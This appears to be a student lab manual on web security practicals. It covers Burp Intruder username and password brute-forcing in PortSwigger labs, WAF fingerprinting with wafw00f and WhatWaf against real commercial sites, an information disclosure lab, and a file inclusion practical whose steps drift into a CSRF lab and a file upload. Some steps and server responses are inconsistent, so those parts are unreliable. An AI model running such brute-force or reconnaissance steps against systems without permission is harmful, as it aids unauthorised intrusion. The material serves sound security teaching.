
The screenshot shows the Burp Suite interface during an intruder attack. The top navigation bar includes 'Attack', 'Save', 'Columns', 'Results', 'Positions', 'Payloads', 'Resource pool', and 'Settings'. The 'Results' tab is selected. A message at the top right says '2. Intruder attack of https://0a1b00570442fdb9b0031cf600c70027.web-security-academy.net - Temporary attack - Not saved to project file'. Below this is a table titled 'Filter: Showing all items' with columns: Request, Payload, Status code, Error, Timeout, Length, and Comment. The table lists 17 rows of attack results. Row 1 (carlos) is highlighted with a blue background. The 'Payload' column for row 1 shows the payload used for the attack. The bottom half of the screen shows the captured response from the server. The 'Response' tab is selected, and the content pane displays the HTML source code of a login page. The code includes sections for header, body, and footer, with specific fields for 'Username' and 'Password'.

## STEP 18:

- Once you get an incorrect password, that is your correct username.
- Go to position tab and enter that username in it.

## STEP 19:

- Now select the password and click on add.
- Go to payloads tab, copy the passwords from notepad file and paste in burp suite and click on start attack.
- Once the attack is completed, click on length twice to sort in ascending order and check payloads one by one.
- The one in which you don't get invalid password, is the correct password.
- Write the correct password in position tab.



**STEP 20:** Go to proxy and off the intercept.

**STEP 21:**

- Go to chromium browser and login using the correct credentials.
- Should get a message as lab solved.

**Conclusion:** After performing this practical we came to know about the Broken authentication and session management attack.

## PRACTICAL – 5

**AIM:** Web application firewall (WAF) evasion techniques: This practical could involve testing a web application firewall and demonstrating how an attacker can bypass it using different techniques.

### THEORY:

A web application firewall is a [network security](#) solution for commercial use that protects servers from potential cyberattacks that can [exploit](#) a web application's [vulnerabilities](#). A WAF operates through a set of rules often called policies. These policies aim to protect against vulnerabilities in the application by filtering out malicious traffic. The value of a WAF comes in part from the speed and ease with which policy modification can be implemented, allowing for faster response to varying attack vectors; during a [DDoS attack](#), rate limiting can be quickly implemented by modifying WAF policies.

### IMPLEMENTATION:

**STEP 1:** get the WhatWaf tool repository from GitHub.

```
(root㉿kali1) [~]
└─# git clone https://github.com/Ekultek/WhatWaf.git
Cloning into 'WhatWaf'...
remote: Enumerating objects: 2481, done.
remote: Counting objects: 100% (750/750), done.
remote: Compressing objects: 100% (177/177), done.
remote: Total 2481 (delta 617), reused 573 (delta 573), pack-reused 1731 (from 1)
Receiving objects: 100% (2481/2481), 453.40 KiB | 313.00 KiB/s, done.
Resolving deltas: 100% (1646/1646), done.
```

```
(root㉿kali1) [~]
└─# ls
192.168.7.1           Desktop      MEifspNX.html    rk.webp        wafw00f
192.168.7.125          dGkDccIw.jpeg  Music          Templates     WckJRQFy.html
anything.exe            Documents    Pictures       treelogger.exe WhatWaf
bettercap               Downloads   Public        update.exe   YNkjOXAc.jpeg
bettercap.history        k1WPFFhnk.jpeg reverse_tcp.exe Videos
```

**STEP 2:** Use the below cd command to navigate to the WhatWaf tool directory.

```
(root㉿kali1) [~]
└─# cd WhatWaf
```

**STEP 3:** Download all the Python dependencies and requirements which are associated with the tool.

```
(root@kali1:[~/WhatWaf]
# ls
bootstrap.sh content Dockerfile install_helper.sh lib LICENSE.md README.md requirements

[root@kali1:[~/WhatWaf]
# sudo pip3 install -r requirements.txt
Requirement already satisfied: beautifulsoup4>=4.6.3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (4.11.2)
Requirement already satisfied: requests>=2.20.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.28.1)
Requirement already satisfied: psutil>=5.7.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (5.9.4)
Requirement already satisfied: gitpython in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (3.1.30)
Requirement already satisfied: gitdb<5,>=4.0.1 in /usr/lib/python3/dist-packages (from gitpyth on->-r requirements.txt (line 4)) (4.0.9)
```

#### STEP 4: Scanning Target domain

```
root@kali1:[~/WhatWaf] x root@kali1:[~/wafw00f] x
[root@kali1:[~/WhatWaf]
# sudo python3 ./whatwaf -u https://apple.com
[10:10:08][INFO] currently running on: linux
[10:10:08][INFO] attempting to update WhatWaf
[10:10:10][INFO] WhatWaf is the newest version
[10:10:10][WARN] it is highly advised to use a proxy when using WhatWaf. do so by passing the proxy flag (IE `--proxy http://127.0.0.1:9050`) or by passing the Tor flag (IE `--tor`)
[10:10:10][INFO] using User-Agent 'whatwaf/2.1.6.3 (Language=3.11.2; Platform=Linux)'
[10:10:10][INFO] using default payloads
[10:10:10][INFO] testing connection to target URL before starting attack
[10:10:17][SUCCESS] connection succeeded, continuing
[10:10:17][INFO] running single web application 'https://apple.com'
[10:10:17][WARN] URL does not appear to have a query (parameter), this may interfere with the detection results
[10:10:17][INFO] request type: GET
```

#### WafW00f:

#### STEP 1: get the WafW00f tool repository from GitHub.

```
File Actions Edit View Help
root@kali1:[~/WhatWaf] x root@kali1:[~/wafw00f] x
[root@kali1:[~]
# git clone https://github.com/EnableSecurity/wafw00f.git
Cloning into 'wafw00f'...
remote: Enumerating objects: 4780, done.
remote: Counting objects: 100% (1230/1230), done.
remote: Compressing objects: 100% (357/357), done.
remote: Total 4780 (delta 1027), reused 878 (delta 873), pack-reused 3550 (from 1)
Receiving objects: 100% (4780/4780), 738.67 KiB | 627.00 KiB/s, done.
Resolving deltas: 100% (3517/3517), done.
```

**STEP 2:** The tool has been downloaded. Now give the permission of execution to the tool.

```
[root@kali ~]# chmod +x setup.py
```

**STEP 3:** Use the following command to run the tool.

```
[root@kali ~]# ./setup.py --help
Common commands: (see '--help-commands' for more)

  setup.py build      will build the package underneath 'build/'
  setup.py install    will install the package

Global options:
  --verbose (-v)      run verbosely (default)
  --quiet (-q)        run quietly (turns verbosity off)
  --dry-run (-n)      don't actually do anything
  --help (-h)         show detailed help message
  --no-user-cfg       ignore pydistutils.cfg in your home directory
  --command-packages  list of packages that provide distutils commands

Information display options (just display information, ignore any commands)
  --help-commands     list all available commands
  --name              print package name
  --version (-V)      print package version
  --fullname          print <package name>-<version>
  --author            print the author's name
  --author-email      print the author's email address
  --maintainer        print the maintainer's name
  --maintainer-email  print the maintainer's email address
  --contact           print the maintainer's name if known, else the author's
  --contact-email     print the maintainer's email address if known, else the
                      author's
  --url               print the URL for this package
  --license            print the license of the package
  --licence            alias for --license
  --description        print the package description
  --long-description   print the long package description
  --platforms          print the list of platforms
  --classifiers        print the list of classifiers
  --keywords           print the list of keywords
  --provides           print the list of packages/modules provided
  --requires           print the list of packages/modules required
  --obsoletes          print the list of packages/modules made obsolete

usage: setup.py [global_opts] cmd1 [cmd1_opts] [cmd2 [cmd2_opts] ...]
```

**STEP 4:** Use the wafw00f tool to find whether firewall security is behind a domain or not.

```
root@kali1: ~/WhatWaf x root@kali1: ~/wafw00f x

└─(root㉿kali1)─[~/wafw00f]
# wafw00f https://homeshopping.pk/

          (   WOOF!   )
          \_ _/ 
          ,` ,` 
         /` /` 
        *==* 
       )_/_` 
      / \ \` 
     / \ \` 
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://homeshopping.pk/
[+] The site https://homeshopping.pk/ is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```

**STEP 5:** Write a command.

wafw00f -a [www.amazon.com](https://www.amazon.com)

```
└─(root㉿kali1)─[~/wafw00f]
# wafw00f -a www.amazon.com

          (   Woof!   )
          \_ _/ 
          ,` ,` 
         /` /` 
        *==* 
       )_/_` 
      / \ \` 
     / \ \` 
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.amazon.com
[+] The site https://www.amazon.com is behind Cloudfront (Amazon) WAF.
[+] Generic Detection results:
[*] The site https://www.amazon.com seems to be behind a WAF or some sort of security solution
[~] Reason: The response was different when the request wasn't made from a browser.
Normal response code is "200", while the response code to a modified request is "503"
[~] Number of requests: 4
```

**STEP 6:** Then you can try any of the exploitation technique based on vendor of WAF that is known as WAF bypass and that payload are updated in google classroom in Unit-4

**Conclusion:** After performing this practical we learnt about Web application firewall (WAF) evasion techniques: This practical has involved in testing a web application firewall and demonstrating how an attacker can bypass it using different techniques.


## PRACTICAL - 6

**AIM:** Information leakage and sensitive data exposure: Students can be given hands-on experience in identifying and exploiting vulnerabilities that expose sensitive data or information.


**THEORY:** Sensitive data leakage is the exposure of sensitive data to someone who is neither the owner nor the responsible entity behind that data. Sensitive data can be exposed in transit, at rest or in use. Data leakage can be caused by poor data security practices, such as software misconfigurations, ransomware attacks, or human errors. Data leakage can lead to data breaches, identity theft, financial losses, or reputational damage.


### IMPLEMENTATION:

**STEP 1:** Open information disclosure lab.



**STEP 2:** Click on any product -> View Details.





**STEP 3:** Go to port Swigger Click on http history -> search for “url productid”.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
319	https://portswigger.net	GET	/academy/labs/launch?743ae75...		✓	302	1512			Information disclos...		✓	34.246.117.4	AWSALBAPP-0x...	10:32:12 4 ...	8080
320	https://www.youtube.com	POST	/youtube/vtlog_event?alt=json		✓	200	394	JSON				✓	216.58.203.14		10:32:15 4 ...	8080
321	https://0ac700be038cc456...	GET	/			200	10956	HTML				✓	34.246.129.62	session=y3Http...	10:32:18 4 ...	8080
324	https://0ac700be038cc456...	GET	/resources/labheader/js/labHea...			200	987	script	js			✓	34.246.129.62		10:32:20 4 ...	8080
325	https://0ac700be038cc456...	GET	/resources/labheader/js/submit...			200	1333	script	js			✓	34.246.129.62		10:32:20 4 ...	8080
326	https://0ac700be038cc456...	GET	/resources/images/shop.svg			200	7258	XML	svg			✓	34.246.129.62		10:32:20 4 ...	8080
352	https://0ac700be038cc456...	GET	/resources/labheader/images/lo...			200	8852	XML	svg			✓	34.246.129.62		10:32:21 4 ...	8080
353	https://0ac700be038cc456...	GET	/resources/labheader/images/ps...			200	942	XML	svg			✓	34.246.129.62		10:32:21 4 ...	8080
354	https://0ac700be038cc456...	GET	/academyLabHeader			101	147					✓	34.246.129.62		10:32:21 4 ...	8080
356	https://googleleads.g.double...	GET	/pagedad/			302	745	HTML				✓	142.251.42.98		10:33:26 4 ...	8080
357	https://googleleads.g.double...	GET	/pagedad/0?if_id=1		✓	200	836	JSON				✓	142.251.42.98		10:33:27 4 ...	8080
358	https://0ac700be038cc456...	GET	/product?productId=2		✓	200	4261	HTML		Information disclos...		✓	34.246.129.62		10:34:47 4 ...	8080
359	https://0ac700be038cc456...	GET	/academyLabHeader			101	147					✓	34.246.129.62		10:34:50 4 ...	8080

**STEP 4:** Send to repeater.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is also selected. A list of intercepts is shown in the main pane, and a detailed view of a selected intercept is shown in the center pane.

**Request:**

```

1 GET /product?productId=hacker HTTP/2
2 Host: Oac700be038cc4568014bc4f00680009.web-security-academy.net
3 Cookie: session=y3HzpVytRxJtb9qIxAnLXIW8cMgq4DHR
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ?
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oac700be038cc4568014bc4f00680009.web-security-acade
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
  
```

**Response:**

```

<html>
  <head>
    <title>Information disclosure</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <link href="/resources/labheader/css/labHeader.css" rel="stylesheet" />
    <link href="/resources/css/labsCommerce.css" rel="stylesheet" />
  </head>
  <body>
    <div>
      <h1>Information disclosure</h1>
      <p>This page is intentionally left blank to demonstrate information disclosure in error messages. Please do not use this technique in real-world applications.</p>
    </div>
  </body>
</html>
  
```

## STEP 5: Change the product Id parameter to any non-numeric string "hacker".

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A modified request is shown in the 'Request' pane.

**Request:**

```

1 GET /product?productId=hacker HTTP/2
2 Host: Oac700be038cc4568014bc4f00680009.web-security-academy.net
3 Cookie: session=y3HzpVytRxJtb9qIxAnLXIW8cMgq4DHR
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ?
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oac700be038cc4568014bc4f00680009.web-security-acade
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
  
```

## STEP 6: Click Send button and it will show an error.

## STEP 7: Click on Submit Solution Click OK

## LAB SOLVED:

**Conclusion:** After performing this practical we learnt about Information leakage and sensitive data exposure: we got hands-on experience in identifying and exploiting vulnerabilities that expose sensitive data or information.

## PRACTICAL – 7

**AIM:** File inclusion attacks: This practical could involve demonstrating how an attacker can exploit file inclusion vulnerabilities to execute arbitrary code on a web server

### THEORY:

#### 1) What are File Inclusion Vulnerabilities?

File Inclusion vulnerabilities often affect web applications that rely on a scripting run time, and occur when a web application allows users to submit input into files or upload files to the server. They are often found in poorly-written applications. File Inclusion vulnerabilities allow an attacker to read and sometimes execute files on the victim server or, as is the case with Remote File Inclusion, to execute code hosted on the attacker's machine.


#### 2) Types of file inclusion vulnerabilities

File inclusion vulnerabilities come in two types, depending on the origin of the included file:


- Local File Inclusion (LFI)
- Remote File Inclusion (RFI)

### IMPLEMENTATION:

**STEP 1:** Open Burp suite community edition. Click on temporary project and then on next.



**STEP 2:** Click on start burp.




**STEP 3:** In order to setup a proxy, click on proxy.



**STEP 4:**

- Go to proxy settings and check for proxy whether it's there or not.
- If it's not there, then add default as 127.0.0.1 and port as 8080.




**STEP 5:** On burp suite, click on open browser.




**STEP 6:** The chromium browser opens up.



**STEP 7:** Search for portswigger website and click on login.




**STEP 8:** Login by using the credentials.



**STEP 9:** Click on academy, then all labs and then go to lab named CSRF vulnerability with no defenses.



**STEP 10:** Click on access the lab.



**STEP 11:**

- Click on my account and enter the following:
- Username: wiener
- Password: peter
- Further click on login.

## STEP 12:

- Once, logged in enter an email and click on update email.

- Updated email should be reflected.

## STEP 13:


- Click on choose file and select the picture to be uploaded(here 123.jpg) and than click on upload.



- One should get a message as file has been uploaded.



